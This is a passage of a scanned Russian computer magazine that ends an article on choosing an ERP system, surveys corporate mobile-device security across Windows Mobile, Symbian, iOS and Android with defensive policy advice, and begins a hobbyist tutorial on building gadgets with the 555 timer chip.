4. Настаивай на том, чтобы демонстрация продукта выполнялась на живой системе, а не с помощью слайдов со скриншотами программы. Данный пункт пояснения не требует.

Сокращаем long list в short list
По итогам рабочих встреч, ознакомления с функциональностью продуктов и анализа предоставленных консультантами материалов мы получим некоторое представление о каждом из предлагаемых решений. Это позволит исключить явных аутсайдеров и оставить 2-4 системы для окончательного выбора. Процедурно это лучше всего выполнить через подготовку RFP – Request for Proposal (запрос предложения), рассылку его кандидатам и получение предложений. Именно данные предложения, плюс указанные выше данные, служат источником для конечного решения. В предложении, кроме всего прочего, предоставляется более-менее конкретная оценка стоимости предлагаемого решения. Результатом данного шага является подготовленный short list. Основная цель short list — обеспечить конкуренцию между поставщиками на этапе окончательного согласования условий договора.

Уточняем функциональные требования и критерии оценки.
Перед тем как приступить к следующему шагу, необходимо уточнить функциональные требования и, возможно, критерии оценки. Необходимость в этом появится после ознакомления с предложениями поставщиков. Станет ясно, что какие-то требования не будут реализованы, какие-то – стоит переформулировать. Что касается критериев оценки, то понимая, какие системы будут сравниваться, важно обеспечить сравнимость этих систем по выбранным параметрам. Например, если в short list попали традиционные лицензируемые системы и системы SaaS, то понятно, что сравнение по группе показателей «Стоимость» надо выполнять не по традиционным пунктам (стоимость лицензии сервера, стоимость клиентской лицензии), а на основе стоимости владения системой в течение длительного периода, например 5-7 лет.

Проводим конкурентные переговоры

Уточнив функциональные требования и критерии оценки, можно переходить к конкурентным переговорам с поставщиками. Цель данного этапа – получить более выгодное предложение от поставщика за счет конкуренции с другими кандидатами. Схем проведения конкурентных переговоров много, среди современных методов заслуживает упоминания аукцион на электронной площадке. Данный инструмент позволяет легко и быстро провести торги на понижение, при этом обеспечив очень высокую прозрачность торгов. Важным условием проведения торгов на электронной площадке в данном случае является сопоставимость стоимостных предложений компаний кандидатов. Итог данного этапа – получение уточненных предложений от кандидатов. Остается только технически выбрать наилучшее предложение (благо, критерии выбора уже определены, а стоимость предложений снижена) и вуаля – можно приступать к работе.

Заключение

Итак, мы поняли, что ключом к успеху автоматизации бизнеса является пошаговое последовательное движение от бизнес-задач к рассмотрению и выбору нужной нам ERP-системы. При этом необходимо выполнить следующие шаги:
• подготовка бизнес требований к проекту;
• расчет экономического эффекта;
• защита проекта перед руководством компании;
• формирование функциональных требований к ERP, определение необходимых модулей системы;
• анализ рынка доступных систем и подготовка long list;
• проведение рабочих встреч, выбор кандидатов в short list;
• уточнение функциональных требований и критериев выбора победителя;
• проведение конкурентных переговоров для улучшения предложений;
• выбор победителя.
Каждый из этих шагов важен, а их последовательное прохождение позволяет правильно выйти на реализацию проекта. А вот правильно исполнить его, чтобы гарантировать получение нужного результата — это уже другая история.

Сергей Никитин, Специалист по компьютерной криминалистике, Group-IB



Мобильная безопасность

Защита мобильных устройств в корпоративной среде

В этом году рынок мобильных устройств впервые обогнал рынок ПК. Это знаковое событие, а также стремительный рост вычислительной мощности и возможностей мобильных устройств ставят перед нами новые вопросы и проблемы в области обеспечения информационной безопасности.

Современные смартфоны и планшеты содержат в себе вполне взрослый функционал, аналогичный таковому у своих «старших братьев». Удаленное администрирование, поддержка VPN, браузеры с flash и java-script, синхронизация почты, заметок, обмен файлами. Все это очень удобно, однако рынок средств защиты для подобных устройств развит еще слабо. Удачным примером корпоративного стандарта является BlackBerry, смартфон с поддержкой централизованного управления через сервер, шифрованием, возможностями удаленного уничтожения данных на устройстве. Однако его доля на рынке не так велика, а на российском и вовсе практически отсутствует. Но существует масса устройств на базе Windows Mobile, Android, iOS, Symbian, которые защищены значительно слабее. Основные проблемы безопасности связаны с тем, что многообразие ОС для мобильных устройств весьма велико, также как и количество их версий в одном семействе. Тестирование и поиск уязвимостей в них происходит не так интенсивно как для ОС на ПК, то же самое касается и мобильных приложений. Современные мобильные браузеры уже практически догнали настольные аналоги, однако расширение функционала влечет за собой большую сложность и меньшую защищенность. Далеко не все производители выпускают обновления, закрывающие критические уязвимости для своих устройств — дело в маркетинге и в сроках жизни конкретного аппарата. Предлагаю рассмотреть типичные данные, хранящиеся на смартфоне, которые могут быть полезны для злоумышленника.

1. Доступ к почте и почтовому ящику.
Как правило, доступ к почтовым сервисам и синхронизация почты настраиваются на мобильном устройстве один раз, и в случае потери или хищения аппарата злоумышленники получают доступ ко всей переписке, а также ко всем сервисам, привязанным к данному почтовому ящику.

2. Интернет-пейджеры.
Skype, Icq, Jabber — все это не чуждо современным мобильным устройствам, в результате чего и вся переписка данного конкретного человека, и его контакт-листы могут быть под угрозой.

3. Документы, заметки.
DropBox для мобильных устройств вполне может стать источником компрометации каких-либо документов, равно как и различные заметки и события в календаре. Емкость современных устройств достаточно велика, чтобы они могли заменить usb-накопители, а документы и файлы с них вполне способны порадовать злоумышленников. Нередко в смартфонах встречается использование заметок как универсального справочника паролей, также распространены хранящие пароли приложения, защищенные мастер-ключом. Необходимо учитывать, что в таком случае стойкость всех паролей равна стойкости этого ключа и грамотности реализации приложения.

4. Адресная книга.
Иногда сведения об определенных людях стоят очень дорого.

5. Сетевые средства.
Использование смартфона или планшета для удаленного доступа к рабочему месту посредством VNC, TeamViewer и прочих средств удаленного администрирования уже не редкость. Так же как и доступ к корпоративной сети через VPN. Скомпрометировав свое устройство, сотрудник может скомпрометировать всю «защищенную» сеть предприятия.

6. Мобильный банкинг.
Представь, что твой сотрудник использует на своем мобильном устройстве систему ДБО — современные браузеры вполне позволяют осуществлять подобный вид деятельности, и это же мобильное устройство привязано к банку для получения sms-паролей и оповещений. Несложно догадаться, что вся система ДБО может быть скомпрометирована потерей одного устройства.

Основными путями компрометации информации с мобильных устройств является их пропажа или хищение. Сообщения о громадных финансовых потерях организаций из-за пропажи ноутбуков мы получаем регулярно, однако потеря бухгалтерского планшета с актуальной финансовой информацией тоже может доставить множество хлопот. Вредоносное ПО для смартфонов и планшетов в настоящее время скорее страшный миф и средство маркетинга, однако не следует терять бдительность, ибо этот рынок развивается бешеными темпами. Рассмотрим, какие существуют и как реализованы средства защиты в современных мобильных ОС.

Средства защиты мобильных ОС


Современные ОС для мобильных устройств имеют неплохой набор встроенных средств защиты, однако зачастую те или иные функции не используются или отключаются.

WindowsMobile

Одна из старейших ОС на рынке. ПО для версий 5.0 и 6.x совместимо, из-за чего для них существует большое количество средств защиты. Начиная с версии 6.0 поддерживается шифрование карт памяти. ОС не имеет средств предотвращения установки приложений из сторонних непроверенных источников, поэтому подвержена заражению вредоносным ПО. Кроме концептов существует ряд реальных вредоносных программ под эту платформу. Корпоративные решения представлены множеством компаний (Kaspersky Endpoint Security for Smartphone, Dr.Web Enterprise Security Suite, McAfee Mobile Security for Enterprise, Symantec Mobile Security Suite for Windows Mobile, ESET NOD32 Mobile Security, GuardianEdge Smartphone Protection). Данные решения предлагают не только антивирусную защиту, но и средства фильтрации трафика через все каналы связи мобильного устройства, средства шифрования,



Вредоносное ПО для мобильных платформ



По данным Лаборатории Касперского на февраль 2010 года.

централизованного развертывания и управления. Решение от GuardianEdge включает в себя элементы DLP-системы. Средства ОС с помощью ActiveSync и Exchange Server разрешают удаленное уничтожение данных на устройстве. С помощью Exchange Server можно настраивать политики безопасности на устройствах, такие как использование экрана блокировки, длина пин-кода и прочее. Выход новых прошивок, содержащих исправления уязвимостей, зависит от производителя устройств, но в целом это происходит крайне редко. Случаи повышения версии ОС также крайне редки. Windows Phone 7 (WP7) вышла в свет совсем недавно, о корпоративных решениях для защиты этой ОС пока ничего не известно.

SymbianOS

Несмотря на недавний переход Nokia в объятия WP7, Symbian все еще превалирует на рынке мобильных ОС. Приложения для Nokia распространяются в виде sis-пакетов с цифровой подписью разработчика. Подпись самодельным сертификатом возможна, однако это накладывает ограничения на возможности ПО. Таким образом, сама система хорошо защищена от возможной малвари. Java-апплеты и sis-приложения спрашивают у пользователя подтверждение на выполнение тех или иных действий (выход в сеть, отправка смс), однако, как ты понимаешь, злоумышленника это останавливает не всегда – многие пользователи склонны соглашаться со всеми выдвинутыми ОС предложениями, не особенно вчитываясь в их суть. Симбиан также содержит средства для шифрования карт памяти, возможно использование блокировки со стойкими паролями, поддерживаются Exchange ActiveSync (EAS) policies, позволяющие удаленное уничтожение данных на устройстве. Существует множество решений защиты информации, представленных ведущими производителями (Symantec Mobile Security for Symbian, Kaspersky Endpoint Security for Smartphone, ESET NOD32 Mobile Security), которые по функционалу близки к Windows Mobile версиям.

Несмотря на все перечисленное, существует ряд способов получения полного доступа с подменой файла «installserver», осуществляющего проверку подписей и разрешений устанавливаемого ПО. Как правило, пользователи применяют это для установки взломанного ПО, которое, естественно, теряет подпись после взлома. В таком случае неплохая в целом система защиты ОС может быть скомпрометирована. Прошивки для своих устройств Nokia выпускает регулярно, особенно для новинок. Средний срок жизни аппарата 2-2,5 года, в этот период можно ожидать исцеления детских болезней аппаратов и исправления критических уязвимостей.


iOS

Операционная система от Apple. Для устройств третьего поколения (3gs и старше) поддерживается аппаратное шифрование данных средствами системы. ОС поддерживает политики EAS, позволяет осуществлять удаленное управление и конфигурацию через Apple Push Notification Service, в том числе поддерживается и удаленное стирание данных. Закрытость платформы и ориентированность на использование Apple Store обеспечивает высокую защиту от вредоносного ПО. Корпоративные средства защиты представлены меньшим количеством компаний (GuardianEdge Smartphone Protection, Panda Antivirus for Mac, Sophos Mobile Control). Причем решение от Panda — это антивирус для десктопа, который может сканировать и iOS-устройства, подключенные к Mac. Решение от Sophos заявлено, но находится в разработке (на момент написания статьи, март 2011 – прим. ред.). Однако, как и в случае Symbian, система может быть скомпрометирована из-за сделанного Jailbreak'a. Недавняя новость о взломе iOS Фраунгоферовским институтом технологий защиты информации — тому подтверждение. Обновление прошивок и закрытие уязвимостей происходит для устройств от Apple регулярно.

AndroidOS

Молодая на рынке мобильных устройств система, детище Google, стремительно завоевала рынок. Начиная с версии 1.6 в ней поддерживается протокол Exchange Activesync, что делает устройства с данной ОС интересными для корпоративного сегмента. Политики EAS (впрочем, далеко не все) также поддерживаются. Шифрование карт памяти средствами ОС не предусмотрено. Существует ряд корпоративных решений для защиты (McAfee WaveSecure, Trend Micro Mobile Security for Android, Dr.Web для Android, заявлены решения от Kaspersky). Приложения распространяются через Android Market, однако ничто не мешает устанавливать их и из других источников. Вредоносное ПО для Android существует, однако при установке ОС показывает все действия, которые требуются для устанавливаемой программы, поэтому в данном случае все зависит напрямую от пользователя (впрочем, указан-

Доля мобильных ОС на рынке США



По данным компании «Nielsen», специализирующейся в области исследований потребительского поведения, на январь 2011 года. Исследование тарифных планов в США.

ные при установке предупреждения все равно никто не читает, большинство вполне легальных программ из Маркета выдают кучу ворнингов на доступ ко всем мыслимым местам системы – прим. ред.).

ОС имеет защиту от модификации, но, как и для Symbian и iOS, возможно получение полного доступа к системе, здесь это называется root. После получения root возможна запись в системные области и даже подмена системных приложений. Обновление прошивок и повышение версий ОС, исправление ошибок и уязвимостей происходит регулярно на большинстве устройств.

Подводя промежуточный итог, можно сказать, что современные мобильные ОС обладают неплохими средствами защиты — как встроенными, так и представленными на рынке. Основными проблемами являются несвоевременность или невозможность получения обновлений, обход защиты самим пользователем, отсутствие корпоративной политики безопасности для мобильных устройств. Из-за различия ОС и их версий не существует единого корпоративного решения, которое можно было бы посоветовать. Но рассмотрим, какие шаги необходимо предпринять для защиты устройств и что учесть при создании политик ИБ.

1. Блокировка устройства.
Представь, что твой смартфон попал в руки к постороннему человеку. Для большинства пользователей это означает, что некто получит доступ сразу ко всему. Необходимо блокировать устройство паролем (стойким или с ограниченным количеством попыток ввода), после которых данные на устройстве затираются или устройство блокируется.

2. Использование криптографических средств.
Необходимо использовать шифрование съемных носителей, карт памяти – всего, к чему может получить доступ злоумышленник.

3. Запрет на сохранение паролей в браузере мобильного устройства.
Нельзя сохранять пароли в менеджерах паролей браузеров, даже мобильных. Желательно установить ограничение на доступ к переписке почтовой и смс, использовать шифрование.

4. Запрет использования менеджеров паролей для корпоративных учетных записей.
Существует множество приложений, созданных для хранения всех паролей на мобильном устройстве. Доступ к приложению осуществляется вводом мастер-ключа. Если он недостаточно стоек, вся парольная политика организации компрометируется.

5. Запрет на установку ПО из непроверенных источников, осуществление «взломов» ОС.
К несчастью, средства для принудительного запрета есть только для Windows Mobile устройств, в остальных случаях придется доверять пользователю на слово. Желательно использовать ПО от крупных, известных разработчиков.


6. Использование политик Exchange ActiveSync и средств антивирусной и прочей защиты, если это возможно, позволит избежать множества угроз (в том числе новых), а в случае потери или кражи устройства осуществить его блокировку и уничтожение данных на нем.

7. В случае предоставления доступа в доверенную зону осуществлять тщательный контроль.
Для пользователей, обладающих доступом к доверенной зоне (внутренней сети по VPN, средствами удаленного администрирования), необходимо еще более тщательно следить за выполнением вышеизложенных правил (рекомендовать им использовать IPSEC, не хранить аутентификационные данные в приложениях). В случае компрометации устройства возможна угроза для всей внутренней/доверенной зоны, что недопустимо.


8. Ограничить список данных, которые можно передавать облачным сервисам.
Современные мобильные устройства и приложения ориентированы на использование множества облачных сервисов. Необходимо следить, чтобы конфиденциальные данные и данные, относящиеся к коммерческой тайне, не были случайно синхронизированы или отправлены в один из таких сервисов.

Заключение

В завершение можно сказать, что для корпоративного применения желательно использовать одну и ту же платформу (а лучше — одинаковые устройства) с установленным ПО корпоративного класса, которое можно конфигурировать и обновлять централизованно. Из текста статьи очевидно, что необходимо разработать и внедрить политику ИБ в отношении мобильных устройств, осуществлять проверки ее исполнения и обязательно использовать Exchange-сервер для задания политик EAS. В данной статье не была рассмотрена BlackBerry OS (ввиду практически полного отсутствия на российском рынке), однако стоит отметить, что данная платформа является корпоративным стандартом во многих странах мира.



Сергей Сильнов (po@kumekay.com)



Микросхема 555

Собираем 5 гаджетов на базе микросхемы 555

Микросхема 555 появилась сорок лет назад и стала фактически первым таймером на широком рынке. С тех пор из-за бешеной популярности микросхемы ее начали выпускать почти все производители электронных компонентов, и несмотря на почтенный возраст, 555 до сих пор выходит многомиллионными тиражами.


В этом году прошел конкурс проектов (555contest.com), использующих ее для решения самых разных задач. Заявки принимались в нескольких категориях: искусство, сложные проекты, минималистичные и полезные гаджеты. Призовой фонд составлял около $1500.

Среди нескольких сотен проектов была видеоигра, собранная на целой горсти 555; контроллер для пинбола; электрогитара; устройство, не дающее спать соседям; замок, отпирающий дверь по секретному стуку и еще куча интересного.


Если ты хоть раз в жизни держал паяльник и даже отличишь резистор от транзистора, а со старушкой 555 еще не знаком, то нужно срочно исправить ситуацию. Что это за зверь? Внутри пластикового корпуса с восемью выводами скрывается пара десятков транзисторов, диодов и резисторов, но в доскональное изучение работы таймера вдаваться не будем, пусть он останется для нас черным ящиком, из которого торчат ножки. А вот ножки обсудим.

1. **Земля.** Здесь все просто, во всех схемах ее нужно подключать к минусу питания.
2. **Триггер,** он же пуск. Если напряжение на пуске падает ниже одной трети напряжения питания (Vcc) — например, нажимается кнопка, притянутая к земле, — то схема стартует.
3. **Выход.** Задача таймера простая — генерировать прямоугольные импульсы заданной длины (длительность задается парой сопротивлений и конденсатором). Напряжение выхода примерно на 2 В ниже напряжения питания, когда он включен, и почти ноль (меньше 0,5 В), когда выключен. Максимальная нагрузка, которую способен выдержать выход — около 200 мА. Этого достаточно для небольшого динамика, парочки светодиодов или маленького реле.
4. **Сброс.** Если подать на него низкий уровень (меньше 0,7 В), то схема переходит в исходное состояние, и выход становится низким. Если в схеме сброс не нужен, то лучше притянуть его к плюсу, чтобы он не скидывал случайно (например, от прикосновения пальцем).
5. **Контроль.** Напряжение, приложенное к этой ноге, может изменять длительность выходов таймера. Но используется он редко, а висящий в воздухе — может сбивать работу, поэтому в схемах лучше присоединить к земле через небольшой керамический конденсатор на 10 нФ.
6. **Порог, он же стоп.** Если напряжение на нем выше 2/3 Vcc, то таймер останавливается и выход переводится в выключенное состояние. Работает, только если вход при этом выключен.
7. **Разряд.** Этот выход соединяется с землей внутри микросхемы, когда на выходе низкий уровень, и используется, чтобы разрядить конденсатор временной цепочки. Может пропускать до 200 мА и иногда используется как дополнительный выход.
8. **Питание.** Нужно подключить к плюсу питания. Микросхема поддерживает напряжения от 4,5 В до 16 В. Можно запитать от обычной 9В-батарейки, можно от блока питания детских игрушек или от провода USB


Заводим лошадку. Режимы



1. Моностабильный. При подаче сигнала на вход микросхема включается, генерирует выходной импульс заданной длины и выключается, ожидая нового входного импульса. Важно, что после включения микросхема не будет реагировать на новые сигналы, сколько бы их не посылали.
Длину импульса можно посчитать по простой формуле t=1,1*R1*C4. Чтобы получить время в секундах, сопротивление нужно подставлять в мегаомах, а емкость — в микрофарадах. Например, при C4=100 мкФ и R1=2,2 МОм период будет примерно 4 минуты. Эту цифру можно менять в очень широких пределах: от 0,000001 секунды до 15 минут. В теории можно и еще больше, но на практике возникнут проблемы.





2. Нестабильный мультивибратор. В этом режиме таймером и управлять-то не надо, он сам себе хозяин — сперва включится, подождет время t1, потом выключится, подождет время t2, и все заново. На выходе получается забор из высоких и низких состояний, что в лучших традиция ASCII-арта можно представить так: П_П_П_П_П. Частота, с которой будет колебаться вся система, зависит от параметров RC-цепочки (точнее — от величин R2, R3 и C1) и ее можно посчитать по формуле f = 1,44/((R3 + 2R2)C1). В течение времени t1 = 0,693 (R3 + R2)C1 на выходе будет высокий уровень, а в течение t2=0,693(R2)C1 — низкий.



3. Бистабильный. В этом режиме микросхема используется как выключатель. Нажал одну кнопку — выход включился, нажал другую — выключился.
Довольно теоретического экскурса, наверняка ты уже захотел приступить к практике. Собирать простые железки удобно на макетной плате без пайки — ее, как и все детали, можно прикупить в любой радиолавке, за пару сотен рублей. Но у меня почта ближе, чем магазин, и я заказывал все детали из Гонконга на sureelectronics.net, хотя этот вариант на любителя — нужно много терпения: посылка будет идти почти месяц.

ЗДРАВСТВУЙ, СВЕТ!





ЭЛЕМЕНТ	ПАРАМЕТРЫ
Конденсатор C1	10 мкФ
Конденсатор C2	100 мкФ
КонденсаторC3	10 нФ
Микросхема IC1	NE555
Светодиод LED1	
Резистор R1	1 кОм
Резистор R2	10 кОм
Резистор R5	470 Ом
Кнопка S1	


Задача №1: собрать «хэллоу ворлд» — моргалку светодиодиком. Все просто, как и в мире софта, но в железе даже для такой безделушки можно придумать полезное применение.
От каких деталей уж совсем никак не отвертеться? Во-первых, сам таймер 555 (на схеме IC1). Подойдет таймер любого производителя, но чтобы экспериментировать на макетке — бери в корпусе DIP с длинными ножками. Его названия у разных производителей незначительно отличаются, но три пятерочки в них есть всегда. Например, та, что я использую в примерах этой статьи, называется NE555N. Существуют и другие версии схемы, 556 и 558, у которых в одном корпусе стоит 2 и 4 таймера соответственно. Они тоже подойдут для всех примеров, просто у них больше ног и расположены они иначе. Во-вторых, потребуются конденсаторы: электролитический C1 емкостью от 5 до 10 мкФ и керамический C3 на 10 нФ. Еще будут нужны: светодиод (LED1) любого цвета и к нему токоограничительный резистор (R5) на 300-600 Ом (у меня 470 Ом), а также резисторы, задающие частоту R1 на 1 кОм и

R2 на 10 кОм. Последнее из обязательной программы — маленькая кнопка (типа той, что ставят в мыши и на всяческие приборные панели). Еще на схеме есть конденсатор C2 на 100 мкФ, который перекинут от плюса к минусу. Если у тебя с питанием все хорошо (например, ты используешь батарейку), то необходимости в нем нет, а с дешевым сетевым адаптером без такого конденсатора никуда. В примерах я использовал пятивольтовый блок питания от детской китайской игрушки, на выпрямителе которого производитель сэкономил — в результате без этой сглаживающей емкости схема не работала вовсе. Поэтому на всех схемах в статье этот конденсатор есть, а ставить его или нет — решать тебе. Также при желании можно опустить и конденсатор C3, который притягивает пятую ногу к земле, но в этом случае стабильность гарантировать не стану.

Схема работает в нестабильном режиме и собрана таким образом, что пока подключена к питанию, то постоянно генерирует выходные импульсы, а как только мы нажимаем кнопку, то замыкаем ее выход на светодиод и ее работа становится видна. Теперь можешь собрать все по схеме.

